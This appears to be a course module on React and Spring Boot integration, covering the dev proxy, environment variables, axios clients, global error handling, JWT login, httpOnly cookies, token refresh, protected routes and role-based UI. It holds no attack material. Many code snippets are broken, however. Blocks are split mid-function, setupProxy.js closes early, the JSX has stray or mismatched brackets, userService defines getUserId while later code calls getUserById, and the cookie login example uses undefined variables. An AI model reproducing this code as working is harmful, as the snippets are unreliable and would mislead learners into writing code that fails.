
### Method 2: Advanced Proxy (`http-proxy-middleware`)

For more control, install `http-proxy-middleware`:

```
npm install http-proxy-middleware
```

Create `src/setupProxy.js`:

```
const { createProxyMiddleware } = require("http-proxy-middleware");  
  
module.exports = function (app) {  
  app.use(  
    "/api",  
    createProxyMiddleware({  
      target: "http://localhost:8080",  
      changeOrigin: true,  
      logLevel: "debug", // See proxy logs in console  
    })  
};
```

```

);
// Proxy WebSocket connections
app.use(
  '/ws',
  createProxyMiddleware({
    target: "http://localhost:8080",
    changeOrigin: true,
    ws: true, // Enable WebSocket proxying
  })
);
};

```

### **Explanation:**

- `/api`: All requests starting with `/api` will be proxied
- `target`: The backend server address
- `changeOrigin: true`: Changes the origin header to match the target
- `ws: true`: Enables WebSocket support

## **3. Environment Variables**

### **What are Environment Variables?**

Environment variables are values that can change depending on where your app is running (development, testing, production). They help you avoid hardcoding sensitive information or environment-specific values.

### **React Environment Variables**

React uses files like `.env.local`, `.env.development`, `.env.production` to store environment-specific values.

### **File Structure:**

```

my-react-app/
  └── .env          # Default for all environments
  └── .env.local    # Local overrides (ignored by git)
  └── .env.development    # Development-specific
  └── .env.production   # Production-specific

```

### **Rules for React Environment Variables:**

1. Must start with `REACT_APP_` (React requirement)
2. Accessed via `process.env.REACT_APP_VARIABLE_NAME`
3. Embedded at build time (not runtime)

### **Example `.env.development`:**

```
REACT_APP_API_URL=http://localhost:8080
REACT_APP_ENV_NAME=development
REACT_APP_ENABLE_LOGGING=true
```

### Example .env.production:

```
REACT_APP_API_URL=https://api.myapp.com
REACT_APP_ENV_NAME=production
REACT_APP_ENABLE_LOGGING=false
```

### Using Environment Variables in React:

```
// src/config/api.js
export const API_BASE_URL = process.env.REACT_APP_API_URL;
export const IS_DEVELOPMENT = process.env.REACT_APP_ENV_NAME === "development";

// Usage in a component
import { API_BASE_URL } from "./config/api";

fetch(`${API_BASE_URL}/api/users`)
  .then((response) => response.json())
  .then((data) => console.log(data));
```

### Spring Boot Environment Variables:

Spring Boot uses `application.properties` or `application.yml` with profiles.

#### application-dev.properties:

```
spring.datasource.url=jdbc:mysql://localhost:3306/myapp_dev
server.port=8080
jwt.secret=${JWT_SECRET}
```

#### application-prod.properties:

```
spring.datasource.url=jdbc:mysql://prod-db-server:3306/myapp_prod
server.port=80
jwt.secret=${JWT_SECRET}
```

### Using Environment Variables in Spring Boot:

```
@Value("${jwt.secret}")
```

```
private String jwtSecret;
```

## Important Security Note:

Never commit `.env.local` or files containing secrets to git. Add them to `.gitignore`:

```
.env.local  
.env.*.local
```

## 4. API Base URL Management

### Creating a Centralized API Configuration

Instead of hardcoding URLs everywhere, create a central configuration file.

`src/services/api.js`:

```
import axios from "axios";

// Base URL from environment variable or default
const API_BASE_URL = process.env.REACT_APP_API_URL || "http://localhost:8080";

// Create an axios instance with default config
const apiClient = axios.create({
  baseURL: API_BASE_URL,
  timeout: 10000, // 10 seconds
  headers: {
    "Content-Type": "application/json",
  },
  withCredentials: true, // Include cookies in requests
});

// Request interceptor (add token to every request)
apiClient.interceptors.request.use(
  (config) => {
    const token = localStorage.getItem("token");
    if (token) {
      config.headers.Authorization = `Bearer ${token}`;
    }
    return config;
  },
  (error) => {
    return Promise.reject(error);
  }
);

// Response interceptor (handle errors globally)
apiClient.interceptors.response.use(
  (response) => response,
  (error) => {
```

```

    if (error.response?.status === 401) {
      // Unauthorized - redirect to login
      localStorage.removeItem("token");
      window.location.href = "/login";
    }
    return Promise.reject(error);
  }
);

export default apiClient;

```

### Creating API Service Functions:

```

// src/services/userService.js
import apiClient from "./api";

export const userService = {
  // Get all users
  getAllUsers: () => apiClient.get("/api/users"),

  // Get user by ID
  getUserId: (id) => apiClient.get(`/api/users/${id}`),

  // Create new user
  createUser: (userData) => apiClient.post("/api/users", userData),

  // Update user
  updateUser: (id, userData) => apiClient.put(`/api/users/${id}`, userData),

  // Delete user
  deleteUser: (id) => apiClient.delete(`/api/users/${id}`),
};

```

### Using the Service in a Component:

```

import React, { useEffect, useState } from "react";
import { userService } from "../services/userService";

function UserList() {
  const [users, setUsers] = useState([]);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);

  useEffect(() => {
    userService
      .getAllUsers()
      .then((response) => {
        setUsers(response.data);
        setLoading(false);
      })
  })
}

```

```

    .catch((error) => {
      setError(error.message);
      setLoading(false);
    });
  }, []);
}

if (loading) return <div>Loading...</div>;
if (error) return <div>Error: {error}</div>

return (
  <ul>
    {users.map((user) => (
      <li key={user.id}>{user.name}</li>
    )));
  </ul>
);
}

```

## 5. Error Handling Across Stack

### Why Error Handling Matters

Errors happen—network failures, invalid data, server crashes. Good error handling:

- Prevents app crashes
- Provides helpful feedback to users
- Makes debugging easier
- Improves user experience

### Backend Error Handling (Spring Boot)

#### Creating Custom Exception Classes:

```

// Custom exception for resource not found
public class ResourceNotFoundException extends RuntimeException {
  public ResourceNotFoundException(String message) {
    super(message);
  }
}

// Custom exception for validation errors
public class ValidationException extends RuntimeException {
  private Map<String, String> errors;

  public ValidationException(Map<String, String> errors) {
    super("Validation failed");
    this.errors = errors;
  }

  public Map<String, String> getErrors() {
    return errors;
  }
}

```

```
}
```

## Creating Error Response DTOs:

```
// Error response structure
public class ErrorResponse {
    private int status;
    private String message;
    private long timestamp;
    private Map<String, String> errors;

    // Constructors
    public ErrorResponse(int status, String message) {
        this.status = status;
        this.message = message;
        this.timestamp = System.currentTimeMillis();
    }

    public ErrorResponse(int status, String message, Map<String, String> errors) {
        this(status, message);
        this.errors = errors;
    }

    // Getters and setters
}
```

## Global Exception Handler:

```
import org.springframework.http.HttpStatus;
import org.springframework.http.ResponseEntity;
import org.springframework.web.bind.MethodArgumentNotValidException;
import org.springframework.web.bind.annotation.ExceptionHandler;
import org.springframework.web.bind.annotation.RestControllerAdvice;

@RestControllerAdvice // Global exception handler for all controllers
public class GlobalExceptionHandler {

    // Handle ResourceNotFoundException
    @ExceptionHandler(ResourceNotFoundException.class)
    public ResponseEntity<ErrorResponse> handleResourceNotFound(
        ResourceNotFoundException ex) {
        ErrorResponse error = new ErrorResponse(
            HttpStatus.NOT_FOUND.value(),
            ex.getMessage()
        );
        return ResponseEntity.status(HttpStatus.NOT_FOUND).body(error);
    }

    // Handle ValidationException
}
```

```

    @ExceptionHandler(ValidationException.class)
    public ResponseEntity<ErrorResponse> handleValidationException(
        ValidationException ex) {
        ErrorResponse error = new ErrorResponse(
            HttpStatus.BAD_REQUEST.value(),
            "Validation failed",
            ex.getErrors()
        );
        return ResponseEntity.status(HttpStatus.BAD_REQUEST).body(error);
    }

    // Handle Spring validation errors (@Valid)
    @ExceptionHandler(MethodArgumentNotValidException.class)
    public ResponseEntity<ErrorResponse> handleMethodArgumentNotValid(
        MethodArgumentNotValidException ex) {
        Map<String, String> errors = new HashMap<>();
        ex.getBindingResult().getFieldErrors().forEach(error ->
            errors.put(error.getField(), error.getDefaultMessage())
        );

        ErrorResponse errorResponse = new ErrorResponse(
            HttpStatus.BAD_REQUEST.value(),
            "Validation failed",
            errors
        );

        return ResponseEntity.status(HttpStatus.BAD_REQUEST).body(errorResponse);
    }

    // Handle all other exceptions
    @ExceptionHandler(Exception.class)
    public ResponseEntity<ErrorResponse> handleGenericException(Exception ex) {
        ErrorResponse error = new ErrorResponse(
            HttpStatus.INTERNAL_SERVER_ERROR.value(),
            "An unexpected error occurred"
        );
        // Log the actual error for debugging
        ex.printStackTrace();

        return ResponseEntity.status(HttpStatus.INTERNAL_SERVER_ERROR)
            .body(error);
    }
}

```

## Using Exceptions in Controllers:

```

    @RestController
    @RequestMapping("/api/users")
    public class UserController {

        @Autowired

```

```

private UserService userService;

@GetMapping("/{id}")
public ResponseEntity<User> getUserById(@PathVariable Long id) {
    User user = userService.findById(id)
        .orElseThrow(() ->
            new ResourceNotFoundException("User not found with id: " + id)
        );
    return ResponseEntity.ok(user);
}

@PostMapping
public ResponseEntity<User> createUser(@Valid @RequestBody User user) {
    // @Valid triggers validation, MethodArgumentNotValidException if fails
    User savedUser = userService.save(user);
    return ResponseEntity.status(HttpStatus.CREATED).body(savedUser);
}
}

```

## Frontend Error Handling (React)

### Creating an Error Boundary Component:

Error boundaries catch JavaScript errors anywhere in the component tree.

```

import React from "react";

class ErrorBoundary extends React.Component {
    constructor(props) {
        super(props);
        this.state = { hasError: false, error: null };
    }

    static getDerivedStateFromError(error) {
        return { hasError: true, error };
    }

    componentDidCatch(error, errorInfo) {
        console.error("Error caught by boundary:", error, errorInfo);
        // You can also log to an error reporting service
    }

    render() {
        if (this.state.hasError) {
            return (
                <div style={{ padding: "20px", textAlign: "center" }}>
                    <h1>Something went wrong</h1>
                    <p>{this.state.error?.message}</p>
                    <button onClick={() => window.location.reload()}>Reload Page</button>
                </div>
            );
        }
    }
}

```

```

        return this.props.children;
    }
}

export default ErrorBoundary;

```

## Using Error Boundary:

```

import ErrorBoundary from "./components/ErrorBoundary";
import App from "./App";

root.render(
  <ErrorBoundary>
    <App />
  </ErrorBoundary>
);

```

## API Error Handling:

```

// src/services/api.js
import axios from "axios";
import { toast } from "react-toastify"; // For user notifications

const apiClient = axios.create({
  baseURL: process.env.REACT_APP_API_URL,
});

// Response interceptor for error handling
apiClient.interceptors.response.use(
  (response) => response,
  (error) => {
    // Network error (no response from server)
    if (!error.response) {
      toast.error("Network error. Please check your connection.");
      return Promise.reject(new Error("Network error"));
    }

    // Handle different error status codes
    const { status, data } = error.response;

    switch (status) {
      case 400: // Bad Request
        if (data.errors) {
          // Validation errors
          Object.values(data.errors).forEach((err) => toast.error(err));
        } else {
          toast.error(data.message || "Invalid request");
        }
        break;
    }
  }
);

```

```

    case 401: // Unauthorized
      toast.error("Session expired. Please login again.");
      localStorage.removeItem("token");
      window.location.href = "/login";
      break;

    case 403: // Forbidden
      toast.error("You do not have permission to perform this action");
      break;

    case 404: // Not Found
      toast.error(data.message || "Resource not found");
      break;

    case 500: // Internal Server Error
      toast.error("Server error. Please try again later.");
      break;

    default:
      toast.error("An unexpected error occurred");
  }

  return Promise.reject(error);
}
);

export default apiClient;

```

## Component-Level Error Handling:

```

import React, { useState, useEffect } from "react";
import { userService } from "../services/userService";

function UserProfile({ userId }) {
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);

  useEffect(() => {
    fetchUser();
  }, [userId]);

  const fetchUser = async () => {
    try {
      setLoading(true);
      setError(null);
      const response = await userService.getUserById(userId);
      setUser(response.data);
    } catch (err) {
      // Error already shown by interceptor
      setError(err.response?.data?.message || "Failed to load user");
    } finally {
      setLoading(false);
    }
  };
}

```

```

    }
};

if (loading) {
  return <div className="spinner">Loading...</div>;
}

if (error) {
  return (
    <div className="error-container">
      <p>Error: {error}</p>
      <button onClick={fetchUser}>Retry</button>
    </div>
  );
}

if (!user) {
  return <div>No user found</div>;
}

return (
  <div>
    <h2>{user.name}</h2>
    <p>{user.email}</p>
  </div>
);
}

```

## Custom Hook for Error Handling:

```

import { useState } from "react";

function useApiCall(apiFunction) {
  const [data, setData] = useState(null);
  const [loading, setLoading] = useState(false);
  const [error, setError] = useState(null);

  const execute = async (...args) => {
    try {
      setLoading(true);
      setError(null);
      const response = await apiFunction(...args);
      setData(response.data);
      return response.data;
    } catch (err) {
      const errorMessage = err.response?.data?.message || err.message;
      setError(errorMessage);
      throw err;
    } finally {
      setLoading(false);
    }
  };
}

```

```

    return { data, loading, error, execute };
}

// Usage
function UserList() {
  const {
    data: users,
    loading,
    error,
    execute,
  } = useApiCall(userService.getAllUsers);

  useEffect(() => {
    execute();
  }, []);

  if (loading) return <div>Loading...</div>;
  if (error) return <div>Error: {error}</div>;

  return (
    <ul>
      {users?.map((user) => (
        <li key={user.id}>{user.name}</li>
      ))}
    </ul>
  );
}

```

---

## Module 8.2: Authentication Flow (4 hours)

### What is Authentication?

Authentication is the process of verifying who a user is. When you log into an app, you're authenticating yourself by proving your identity (usually with a username and password).

### What is Authorization?

Authorization comes after authentication—it determines what an authenticated user is allowed to do. For example, an admin can delete users, but a regular user cannot.

### JWT-Based Authentication Flow

JWT (JSON Web Token) is a popular way to handle authentication in modern web apps. Here's how it works:

1. User enters username and password
  2. Backend verifies credentials
  3. If valid, backend creates a JWT and sends it to frontend
  4. Frontend stores the JWT
  5. Frontend includes JWT in all subsequent requests
  6. Backend verifies JWT on each request
-

## 1. Login/Logout Implementation

### Backend: Login Endpoint

```
@RestController
@RequestMapping("/api/auth")
public class AuthController {

    @Autowired
    private AuthenticationManager authenticationManager;

    @Autowired
    private JwtTokenUtil jwtTokenUtil;

    @Autowired
    private UserService userService;

    @PostMapping("/login")
    public ResponseEntity<?> login(@RequestBody LoginRequest loginRequest) {
        try {
            // Authenticate user
            Authentication authentication = authenticationManager.authenticate(
                new UsernamePasswordAuthenticationToken(
                    loginRequest.getUsername(),
                    loginRequest.getPassword()
                )
            );
            // Get user details
            UserDetails userDetails = (UserDetails) authentication.getPrincipal();

            // Generate JWT
            String token = jwtTokenUtil.generateToken(userDetails);

            // Get user info
            User user = userService.findByUsername(userDetails.getUsername());

            // Return response
            return ResponseEntity.ok(new LoginResponse(
                token,
                user.getId(),
                user.getUsername(),
                user.getEmail(),
                user.getRoles()
            ));
        } catch (BadCredentialsException e) {
            return ResponseEntity.status(HttpStatus.UNAUTHORIZED)
                .body(new ErrorResponse(401, "Invalid username or password"));
        }
    }

    @PostMapping("/logout")
    public ResponseEntity<?> logout() {
```

```

        // With JWT, logout is typically handled client-side
        // But you can implement token blacklisting if needed
        return ResponseEntity.ok(new MessageResponse("Logged out successfully"));
    }
}

```

### **LoginRequest DTO:**

```

public class LoginRequest {
    private String username;
    private String password;

    // Getters and setters
}

```

### **LoginResponse DTO:**

```

public class LoginResponse {
    private String token;
    private Long userId;
    private String username;
    private String email;
    private List<String> roles;

    // Constructor, getters, and setters
}

```

### **Frontend: Login Component**

```

import React, { useState } from "react";
import { useNavigate } from "react-router-dom";
import { authService } from "../services/authService";

function LoginPage() {
    const [credentials, setCredentials] = useState({
        username: "",
        password: ""
    });
    const [error, setError] = useState("");
    const [loading, setLoading] = useState(false);
    const navigate = useNavigate();

    const handleChange = (e) => {
        setCredentials({
            ...credentials,
            [e.target.name]: e.target.value,
        });
    };
}

```

```
const handleSubmit = async (e) => {
  e.preventDefault();
  setError("");
  setLoading(true);

  try {
    const response = await authService.login(credentials);

    // Store token and user info
    localStorage.setItem("token", response.data.token);
    localStorage.setItem(
      "user",
      JSON.stringify({
        id: response.data.userId,
        username: response.data.username,
        email: response.data.email,
        roles: response.data.roles,
      })
    );
  }

  // Redirect to dashboard
  navigate("/dashboard");
} catch (err) {
  setError(err.response?.data?.message || "Login failed");
} finally {
  setLoading(false);
}
};

return (
  <div className="login-container">
    <form onSubmit={handleSubmit}>
      <h2>Login</h2>

      {error && <div className="error-message">{error}</div>}

      <div className="form-group">
        <label>Username:</label>
        <input
          type="text"
          name="username"
          value={credentials.username}
          onChange={handleChange}
          required
        />
      </div>

      <div className="form-group">
        <label>Password:</label>
        <input
          type="password"
          name="password"
          value={credentials.password}
          onChange={handleChange}
        />
      </div>
    </form>
  </div>
);
```

```

        required
    />
</div>

<button type="submit" disabled={loading}>
    {loading ? "Logging in..." : "Login"}
</button>
</form>
</div>
);
}

export default LoginPage;

```

## Auth Service:

```

// src/services/authService.js
import apiClient from "./api";

export const authService = {
    login: (credentials) => apiClient.post("/api/auth/login", credentials),

    logout: () => {
        localStorage.removeItem("token");
        localStorage.removeItem("user");
        return apiClient.post("/api/auth/logout");
    },

    getCurrentUser: () => {
        const userStr = localStorage.getItem("user");
        return userStr ? JSON.parse(userStr) : null;
    },

    isAuthenticated: () => {
        return !!localStorage.getItem("token");
    },
};

```

---

## 2. Storing JWT in httpOnly Cookies

### Why httpOnly Cookies?

Storing JWT in `localStorage` is simple but has security risks:

- Vulnerable to XSS (Cross-Site Scripting) attacks
- JavaScript can access and steal the token

**httpOnly cookies** are more secure:

- Cannot be accessed by JavaScript
- Browser automatically includes them in requests

- Protected from XSS attacks

## Backend: Setting httpOnly Cookie

```

@PostMapping("/login")
public ResponseEntity<?> login(
    @RequestBody LoginRequest loginRequest,
    HttpServletResponse response) {

    // Authenticate and generate token (same as before)
    String token = jwtTokenUtil.generateToken(userDetails);

    // Create httpOnly cookie
    Cookie cookie = new Cookie("jwt", token);
    cookie.setHttpOnly(true); // Cannot be accessed by JavaScript
    cookie.setSecure(true); // Only sent over HTTPS
    cookie.setPath("/");
    cookie.setMaxAge(7 * 24 * 60 * 60); // 7 days in seconds

    // Set SameSite attribute (prevents CSRF)
    response.addHeader("Set-Cookie",
        String.format("%s=%s; HttpOnly; Secure; SameSite=Strict; Max-Age=%d;
Path=/",
        cookie.getName(), cookie.getValue(), cookie.getMaxAge()));

    // Return user info (without token)
    return ResponseEntity.ok(new LoginResponse(
        user.getId(),
        user.getUsername(),
        user.getEmail(),
        user.getRoles()
    ));
}

```

## Extracting JWT from Cookie:

```

@Component
public class JwtAuthenticationFilter extends OncePerRequestFilter {

    @Override
    protected void doFilterInternal(
        HttpServletRequest request,
        HttpServletResponse response,
        FilterChain filterChain) throws ServletException, IOException {

        // Extract JWT from cookie
        String token = null;
        if (request.getCookies() != null) {
            for (Cookie cookie : request.getCookies()) {
                if ("jwt".equals(cookie.getName())) {
                    token = cookie.getValue();
                    break;
                }
            }
        }
    }
}

```

```

        }
    }

    if (token != null && jwtTokenUtil.validateToken(token)) {
        // Extract username and set authentication
        String username = jwtTokenUtil.getUsernameFromToken(token);
        UserDetails userDetails =
userDetailsService.loadUserByUsername(username);

        UsernamePasswordAuthenticationToken authentication =
            new UsernamePasswordAuthenticationToken(
                userDetails, null, userDetails.getAuthorities());

        SecurityContextHolder.getContext().setAuthentication(authentication);
    }

    filterChain.doFilter(request, response);
}
}

```

## Frontend: No Manual Token Handling

```

// No need to manually add token to requests
// Browser automatically includes cookies

// Just make sure to set withCredentials
const apiClient = axios.create({
  baseURL: process.env.REACT_APP_API_URL,
  withCredentials: true, // Include cookies in requests
});

// Login request
authService.login(credentials); // Cookie is set automatically by browser

```

---

### 3. Sending JWT with Requests (Interceptors)

If you're using `localStorage` to store JWT, you need to include it in every request.

#### Axios Request Interceptor:

```

import axios from "axios";

const apiClient = axios.create({
  baseURL: process.env.REACT_APP_API_URL,
});

// Request interceptor: Add token to every request
apiClient.interceptors.request.use(
  (config) => {

```

```

const token = localStorage.getItem("token");

if (token) {
  config.headers.Authorization = `Bearer ${token}`;
}

return config;
},
(error) => {
  return Promise.reject(error);
}
);

export default apiClient;

```

## Response Interceptor: Handle Token Expiration

```

apiClient.interceptors.response.use(
  (response) => response,
  async (error) => {
    const originalRequest = error.config;

    // Token expired
    if (error.response?.status === 401 && !originalRequest._retry) {
      originalRequest._retry = true;

      try {
        // Try to refresh the token
        const response = await axios.post(`${API_BASE_URL}/api/auth/refresh`, {
          refreshToken: localStorage.getItem("refreshToken"),
        });

        const { token } = response.data;
        localStorage.setItem("token", token);

        // Retry original request with new token
        originalRequest.headers.Authorization = `Bearer ${token}`;
        return apiClient(originalRequest);
      } catch (refreshError) {
        // Refresh failed, logout user
        localStorage.removeItem("token");
        localStorage.removeItem("refreshToken");
        window.location.href = "/login";
        return Promise.reject(refreshError);
      }
    }
  }

  return Promise.reject(error);
}
);

```

## 4. Protected Routes in React

### What are Protected Routes?

Protected routes are pages that only authenticated users can access. If an unauthenticated user tries to visit a protected route, they're redirected to the login page.

### Creating a PrivateRoute Component:

```
import React from "react";
import { Navigate } from "react-router-dom";
import { authService } from "../services/authService";

function PrivateRoute({ children }) {
  const isAuthenticated = authService.isAuthenticated();

  return isAuthenticated ? children : <Navigate to="/login" />;
}

export default PrivateRoute;
```

### Using PrivateRoute in App:

```
import { BrowserRouter, Routes, Route } from "react-router-dom";
import PrivateRoute from "./components/PrivateRoute";
import LoginPage from "./pages/LoginPage";
import Dashboard from "./pages/Dashboard";
import UserProfile from "./pages/UserProfile";

function App() {
  return (
    <BrowserRouter>
      <Routes>
        {/* Public routes */}
        <Route path="/login" element={<LoginPage />} />

        {/* Protected routes */}
        <Route
          path="/dashboard"
          element={
            <PrivateRoute>
              <Dashboard />
            </PrivateRoute>
          }
        />

        <Route
          path="/profile"
          element={
            <PrivateRoute>
              <UserProfile />
            </PrivateRoute>
          }
        />
      </Routes>
    </BrowserRouter>
  );
}

export default App;
```

```

        }
      />
    </Routes>
  </BrowserRouter>
);
}

```

## Advanced: Role-Based Protected Routes

```

function PrivateRoute({ children, requiredRoles = [] }) {
  const isAuthenticated = authService.isAuthenticated();
  const user = authService.getCurrentUser();

  if (!isAuthenticated) {
    return <Navigate to="/login" />;
  }

  // Check if user has required role
  if (requiredRoles.length > 0) {
    const hasRequiredRole = requiredRoles.some((role) =>
      user?.roles?.includes(role)
    );

    if (!hasRequiredRole) {
      return <Navigate to="/unauthorized" />;
    }
  }

  return children;
}

// Usage
<Route
  path="/admin"
  element={
    <PrivateRoute requiredRoles={[ "ADMIN" ]}>
      <AdminPanel />
    </PrivateRoute>
  }
/>;

```

---

## 5. Token Refresh Strategy

### Why Token Refresh?

JWTs expire after a certain time (e.g., 15 minutes) for security. Instead of forcing users to log in again, we use a **refresh token** (longer-lived, e.g., 7 days) to get a new access token.

### Flow:

1. User logs in → receives access token (short-lived) + refresh token (long-lived)

2. Access token expires
3. Frontend automatically uses refresh token to get new access token
4. User stays logged in seamlessly

## Backend: Refresh Token Endpoint

```

@PostMapping("/refresh")
public ResponseEntity<?> refreshToken(@RequestBody RefreshTokenRequest request) {
    String refreshToken = request.getRefreshToken();

    // Validate refresh token
    if (!jwtTokenUtil.validateToken(refreshToken)) {
        return ResponseEntity.status(HttpStatus.UNAUTHORIZED)
            .body(new ErrorResponse(401, "Invalid refresh token"));
    }

    // Generate new access token
    String username = jwtTokenUtil.getUsernameFromToken(refreshToken);
    UserDetails userDetails = userDetailsService.loadUserByUsername(username);
    String newAccessToken = jwtTokenUtil.generateToken(userDetails);

    return ResponseEntity.ok(new TokenResponse(newAccessToken));
}

```

## Frontend: Automatic Token Refresh

```

// Already shown in Response Interceptor section above
// Automatically tries to refresh when access token expires

```

## 6. Role-Based UI Rendering

### Showing/Hiding UI Based on User Roles

```

import { authService } from "../services/authService";

function Dashboard() {
    const user = authService.getCurrentUser();

    const isAdmin = user?.roles?.includes("ADMIN");
    const isModerator = user?.roles?.includes("MODERATOR");

    return (
        <div>
            <h1>Dashboard</h1>

            {/* Show to all authenticated users */}
            <section>
                <h2>My Profile</h2>

```

```

<p>Welcome, {user.username}!</p>
</section>

{/* Show only to moderators and admins */}
{isModerator || isAdmin) && (
  <section>
    <h2>Moderation Panel</h2>
    <button>Review Reports</button>
  </section>
)}

{/* Show only to admins */}
{isAdmin && (
  <section>
    <h2>Admin Panel</h2>
    <button>Manage Users</button>
    <button>System Settings</button>
  </section>
)
</div>
);
}

```

## Custom Hook for Role Checking:

```

import { authService } from "../services/authService";

function useAuth() {
  const user = authService.getCurrentUser();

  const hasRole = (role) => {
    return user?.roles?.includes(role);
  };

  const hasAnyRole = (roles) => {
    return roles.some((role) => user?.roles?.includes(role));
  };

  const hasAllRoles = (roles) => {
    return roles.every((role) => user?.roles?.includes(role));
  };

  return {
    user,
    isAuthenticated: authService.isAuthenticated(),
    hasRole,
    hasAnyRole,
    hasAllRoles,
  };
}

// Usage
function AdminButton() {

```

```

const { hasRole } = useAuth();

if (!hasRole("ADMIN")) {
  return null; // Don't render button
}

return <button>Admin Action</button>;
}

```

## Module 8.3: Full-Stack Application Development (4 hours)

### Building a Complete Feature End-to-End

Let's build a complete "User Management" feature from backend to frontend.

#### 1. Project Structure Best Practices

##### Backend Structure (Spring Boot):

```

src/main/java/com/myapp/
├── config/          # Configuration classes
│   ├── SecurityConfig.java
│   ├── WebConfig.java
│   └── SwaggerConfig.java
├── controller/      # REST controllers
│   ├── AuthController.java
│   └── UserController.java
├── dto/             # Data Transfer Objects
│   ├── request/
│   │   ├── LoginRequest.java
│   │   └── UserRequest.java
│   └── response/
│       ├── LoginResponse.java
│       └── UserResponse.java
├── entity/          # JPA entities
│   ├── User.java
│   └── Role.java
├── exception/       # Custom exceptions
│   ├── ResourceNotFoundException.java
│   └── GlobalExceptionHandler.java
├── repository/      # JPA repositories
│   └── UserRepository.java
├── security/         # Security components
│   ├── JwtTokenUtil.java
│   └── JwtAuthenticationFilter.java
└── service/          # Business logic
    ├── UserService.java
    └── impl/
        └── UserServiceImpl.java
Application.java      # Main class

```

## Frontend Structure (React):

```
src/
└── components/          # Reusable components
    ├── common/
    │   ├── Button.jsx
    │   ├── Input.jsx
    │   └── Spinner.jsx
    ├── layout/
    │   ├── Header.jsx
    │   ├── Footer.jsx
    │   └── Sidebar.jsx
    └── user/
        ├── UserList.jsx
        ├── UserForm.jsx
        └── UserCard.jsx
├── pages/               # Page components
│   ├── LoginPage.jsx
│   ├── Dashboard.jsx
│   └── UserManagement.jsx
└── services/            # API services
    ├── api.js
    ├── authService.js
    └── userService.js
├── hooks/               # Custom hooks
    ├── useAuth.js
    └── useApiCall.js
├── context/              # React Context
    └── AuthContext.jsx
├── utils/                # Utility functions
    ├── validators.js
    └── formatters.js
├── config/              # Configuration
    └── constants.js
├── styles/               # CSS files
    └── App.css
└── App.jsx
└── index.js
```

## 2. Shared Types/Interfaces

### Why Share Types?

Both frontend and backend work with the same data structures (e.g., User). Keeping types consistent prevents bugs.

### Backend (Java):

```
public class UserDTO {
    private Long id;
    private String username;
```

```

    private String email;
    private String firstName;
    private String lastName;
    private List<String> roles;
    private LocalDateTime createdAt;

    // Constructors, getters, setters
}

```

### Frontend (TypeScript):

```

// src/types/user.ts
export interface User {
    id: number;
    username: string;
    email: string;
    firstName: string;
    lastName: string;
    roles: string[];
    createdAt: string;
}

export interface UserFormData {
    username: string;
    email: string;
    password: string;
    firstName: string;
    lastName: string;
}

```

### Using TypeScript in React:

```

import React, { useState, useEffect } from "react";
import { User } from "../types/user";
import { userService } from "../services/userService";

function UserList() {
    const [users, setUsers] = useState<User[]>([]);
    const [loading, setLoading] = useState<boolean>(true);

    useEffect(() => {
        userService
            .getAllUsers()
            .then((response) => setUsers(response.data))
            .finally(() => setLoading(false));
    }, []);

    return (
        <div>
            {users.map((user: User) => (

```

```

        <div key={user.id}>
            <h3>{user.username}</h3>
            <p>{user.email}</p>
        </div>
    ))
</div>
);
}

```

### 3. API Contract Management

#### What is an API Contract?

An API contract defines:

- What endpoints exist
- What data they accept (request)
- What data they return (response)
- What errors they can throw

#### Documenting with OpenAPI/Swagger:

```

@RestController
@RequestMapping("/api/users")
@Tag(name = "User Management", description = "APIs for managing users")
public class UserController {

    @Operation(summary = "Get all users", description = "Returns list of all
users")
    @ApiResponses(value = {
        @ApiResponse(responseCode = "200", description = "Successfully retrieved
users"),
        @ApiResponse(responseCode = "401", description = "Unauthorized"),
        @ApiResponse(responseCode = "500", description = "Internal server error")
    })
    @GetMapping
    public ResponseEntity<List<UserDTO>> getAllUsers() {
        return ResponseEntity.ok(userService.findAll());
    }

    @Operation(summary = "Get user by ID")
    @GetMapping("/{id}")
    public ResponseEntity<UserDTO> getUserById(
        @Parameter(description = "User ID") @PathVariable Long id) {
        return ResponseEntity.ok(userService.findById(id));
    }
}

```

Access Swagger UI at: <http://localhost:8080/swagger-ui.html>

## 4. State Management for Authenticated User

### Using React Context for Global Auth State:

```
// src/context/AuthContext.jsx
import React, { createContext, useState, useEffect, useContext } from "react";
import { authService } from "../services/authService";

const AuthContext = createContext();

export function AuthProvider({ children }) {
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    // Check if user is logged in on app load
    const currentUser = authService.getCurrentUser();
    setUser(currentUser);
    setLoading(false);
  }, []);

  const login = async (credentials) => {
    const response = await authService.login(credentials);
    const userData = {
      id: response.data.userId,
      username: response.data.username,
      email: response.data.email,
      roles: response.data.roles,
    };
    setUser(userData);
    localStorage.setItem("user", JSON.stringify(userData));
  };

  const logout = () => {
    authService.logout();
    setUser(null);
  };

  const value = {
    user,
    login,
    logout,
    isAuthenticated: !!user,
    isAdmin: user?.roles?.includes("ADMIN"),
    loading,
  };

  return (
    <AuthContext.Provider value={value}>
      {!loading && children}
    </AuthContext.Provider>
  );
}
```

```
// Custom hook to use auth context
export function useAuth() {
  const context = useContext(AuthContext);
  if (!context) {
    throw new Error("useAuth must be used within AuthProvider");
  }
  return context;
}
```

## Using AuthContext in App:

```
import { AuthProvider } from "./context/AuthContext";

function App() {
  return (
    <AuthProvider>
      <BrowserRouter>
        <Routes>{/* Your routes */}</Routes>
      </BrowserRouter>
    </AuthProvider>
  );
}


```

## Using Auth in Components:

```
import { useAuth } from "../context/AuthContext";

function Header() {
  const { user, logout, isAuthenticated } = useAuth();

  return (
    <header>
      {isAuthenticated ? (
        <>
          <span>Welcome, {user.username}!</span>
          <button onClick={logout}>Logout</button>
        </>
      ) : (
        <a href="/login">Login</a>
      )}
    </header>
  );
}
```

---

## 5. Loading & Error States Patterns

### Creating a Consistent UI for Loading/Error States:

```

// src/components/common>LoadingSpinner.jsx
function LoadingSpinner() {
  return (
    <div className="spinner-container">
      <div className="spinner"></div>
      <p>Loading...</p>
    </div>
  );
}

// src/components/common/ErrorMessage.jsx
function ErrorMessage({ message, onRetry }) {
  return (
    <div className="error-container">
      <p className="error-text">{message}</p>
      {onRetry && <button onClick={onRetry}>Retry</button>}
    </div>
  );
}

```

## Pattern 1: Inline Loading/Error

```

function UserProfile({ userId }) {
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);

  useEffect(() => {
    fetchUser();
  }, [userId]);

  const fetchUser = () => {
    setLoading(true);
    setError(null);

    userService
      .getUserById(userId)
